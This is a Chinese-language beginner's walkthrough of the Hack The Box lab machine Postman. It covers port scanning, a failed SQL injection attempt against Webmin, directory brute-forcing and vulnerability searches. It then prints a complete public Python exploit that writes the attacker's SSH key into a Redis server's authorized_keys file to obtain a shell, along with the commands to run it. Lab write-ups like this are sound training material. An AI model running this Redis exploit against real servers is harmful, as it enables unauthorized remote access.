
大家好，我是小辰，新手一枚

第一回没经验，选个初级难度的靶机，Postman



信息收集

基本信息

Kali ip： 10.10.14.161

Postman ip：10.10.10.160

端口扫描

扫描命令：

```
nmap -sV -P- 10.10.10.160  #全端口版本探测
```

开放端口：


```
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 
2.0)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
6379/tcp  open  redis   Redis key-value store 4.0.9
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

注意到开放了**ssh**、**apache**、**Webmin 1.910**、**Redis 4.0.9**等服务，先做信息收集。

Web信息


以上端口扫描发现开放两个http端口，依次访问之

访问：10.10.10.160



10.10.10.160/index.html
TCG
Welcome to The Cyber Geek's Personal Website!
Under Construction! Coming Soon!
正在建设中！马上就来！

极其简陋(简洁)的一个提示正在建设的首页，手动收集不到任何信息

访问：https://10.10.10.160:10000


Login to Webmin - Mozilla Firefox
Hack The Box :: Access
The Cyber Geek's Person
Login to Webmin
https://10.10.10.160:10000
注意是https
Webmin
You must enter a username and password to login to the server on 10.10.10.160
Username
Password
Remember me
Sign in

俨然一个管理接口，可能存在**SQL注入**，试一下




Webmin

You must enter a username and password to login to the server on 10.10.10.160

admin' or '1'='1--+

●●●●●●●●●●●●●●●●●●●



https://10.10.10.160:10000/session_login.cgi

Error - Invalid username

Username contains invalid characters

很明显，后端做了检验，打开sqlmap测一下

```
sqlmap -u "https://10.10.10.160:10000" --data="user=admin&pass=pass" --dbs --
random-agent -v 3 --time-sec 10
[WARNING] heuristic (basic) test shows that POST parameter 'user' might not be
injectable
[WARNING] heuristic (basic) test shows that POST parameter 'pass' might not be
injectable
#嘤嘤嘤
```

接下来开始进一步收集目录信息

目录爆破

使用工具Gobuster,先安装

```
apt-get install gobuster
```

使用目录爆破模式

```
gobuster dir --url=http://10.10.10.160 -t 20 --
wordlist=/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

存在目录：


```
/images (Status: 301) #全是图片
/upload (Status: 301) #全是图片
/css (Status: 301)    #无用
/js (Status: 301)     #无用
/fonts (Status: 301)  #无用
```

经测试，收集到的目录信息无用

漏洞信息

既然如此，搜索一下**Webmin 1.910**和**redis 4.0.9**相关漏洞，碰碰运气

```
webmin 1.910 exploit
redis 4.0.9 exploit
```




webmin 1.910 exploit

找到约 9,550 条结果 （用时 0.35 秒）

小提示： 仅限搜索简体中文结果。您可以在设置中指定搜索语言

Webmin 1.910 - 'Package Updates' Remote Command ...
https://www.exploit-db.com › exploits ▾ 翻译此页
2019年6月11日 - Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit). CVE-2019-12840 . remote exploit for Linux platform.



redis 4.0.9 exploit

Avinash-acid/Redis-Server-Exploit: This will give you ... - GitHub
https://github.com › Avinash-acid › Redis-Server-Exploit ▾ 翻译此页
This will give you shell access on the target system if redis server is not ... and faced on the internet without any authentication - Avinash-acid/Redis-Server-Exploit.

Multiple vulnerabilities in Redis - CyberSecurity Help sro
https://www.cybersecurity-help.cz › vdb ▾ 翻译此页
2019年7月11日 - Multiple vulnerabilities were identified in Redis. ... The vulnerability allows a remote attacker to execute arbitrary code on the target system. ... 3.2.11, 3.2.12, 4.0.0, 4.0.1, 4.0.2, 4.0.3, 4.0.4, 4.0.5, 4.0.6, 4.0.7, 4.0.8, 4.0.9, 4.0.10, ...

Multiple vulnerabilities in Redis - CyberSecurity Help sro
https://www.cybersecurity-help.cz › vdb ▾ 翻译此页
2018年6月20日 - Public exploit code for vulnerability #2 is available. Vulnerable ... Redis: 4.0.0, 4.0.1, 4.0.2, 4.0.3, 4.0.4, 4.0.5, 4.0.6, 4.0.7, 4.0.8, 4.0.9, 5.0. CPE.

一种发现新大陆的感觉，下面开始漏洞利用


漏洞利用

Redis Exploit

参考：https://github.com/Avinash-acid/Redis-Server-Exploit

```
#!/usr/bin/python
#Author : Avinash Kumar Thapa aka -Acid
#Twitter : https://twitter.com/m_avinash143
################################################################################
#####################################################################

import os
import os.path
from sys import argv
from termcolor import colored

script, ip_address, username = argv

PATH='/usr/bin/redis-cli'
PATH1='/usr/local/bin/redis-cli'

def ssh_connection():
    shell = "ssh -i " + '$HOME/.ssh/id_rsa ' + username+"@"+ip_address
    os.system(shell)

if os.path.isfile(PATH) or os.path.isfile(PATH1):
    try:
            print
colored('\t*******************************************************************',
"green")
            print colored('\t* [+] [Exploit] Exploiting misconfigured REDIS
SERVER*' ,"green")
            print colored('\t* [+] AVINASH KUMAR THAPA aka "-Acid"
                 ', "green")
        print
colored('\t*******************************************************************',
"green")
        print "\n"
        print colored("\t SSH Keys Need to be Generated", 'blue')
        os.system('ssh-keygen -t rsa -C \"acid_creative\"')
        print colored("\t Keys Generated Successfully", "blue")
        os.system("(echo '\r\n\'; cat $HOME/.ssh/id_rsa.pub; echo  \'\r\n\') >
$HOME/.ssh/public_key.txt")
        cmd = "redis-cli -h " + ip_address + ' flushall'
        cmd1 = "redis-cli -h " + ip_address
        os.system(cmd)
        cmd2 = "cat $HOME/.ssh/public_key.txt | redis-cli -h " +  ip_address + '
-x set cracklist'
        os.system(cmd2)
        cmd3 = cmd1 + ' config set dbfilename "backup.db" '
        cmd4 = cmd1 + ' config set  dir' + " /home/"+username+"/.ssh/"
        cmd5 = cmd1 + ' config set dbfilename "authorized_keys" '
        cmd6 = cmd1 + ' save'
        os.system(cmd3)
        os.system(cmd4)
        os.system(cmd5)
        os.system(cmd6)
        print colored("\tYou'll get shell in sometime..Thanks for your patience", "green")
        ssh_connection()

    except:
        print "Something went wrong"
else:
    print colored("\tRedis-cli:::::This utility is not present on your system. You need to install it to proceed further.", "red")
```

我们看到，该脚本需要提供目标机器的username，而我们知道创建redis程序后的默认用户为redis




```
sshd:x:120:65534::/run/sshd:/usr/sbin/nologin
Debian-snmp:x:121:128::/var/lib/snmp:/bin/false
sslh:x:122:129::/nonexistent:/usr/sbin/nologin
pulse:x:123:131:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nolog
speech-dispatcher:x:124:29:Speech Dispatcher,,,:/var/run/speech-di
avahi:x:125:134:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sb
saned:x:126:135::/var/lib/saned:/usr/sbin/nologin
inetsim:x:127:137::/var/lib/inetsim:/usr/sbin/nologin
colord:x:128:138:colord colour management daemon,,,:/var/lib/color
geoclue:x:129:139::/var/lib/geoclue:/usr/sbin/nologin
king-phisher:x:130:140::/var/lib/king-phisher:/usr/sbin/nologin
Debian-gdm:x:131:141:Gnome Display Manager:/var/lib/gdm3:/bin/false
dradis:x:132:142::/var/lib/dradis:/usr/sbin/nologin
beef-xss:x:133:143::/var/lib/beef-xss:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/sbin/nologin
acunetix:x:998:1000::/home/acunetix:/bin/sh
tcpdump:x:134:145::/nonexistent:/usr/sbin/nologin
vboxadd:x:997:1::/var/run/vboxadd:/bin/false
_rpc:x:135:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:136:65534::/var/lib/nfs:/usr/sbin/nologin
nm-openvpn:x:137:146:NetworkManager OpenVPN,,,:/var/lib/openvpn/ch
redis:x:138:148::/var/lib/redis:/usr/sbin/nologin
```

接下来开始漏洞利用

```
git clone https://github.com/Avinash-acid/Redis-Server-Exploit
python redis.py 10.10.10.160 redis
```


注意：这里需要稍微调整一下redis.py，用以接收输入的参数，如下

```
script = argv[0]
ip_address = argv[1]
username = argv[2]
```



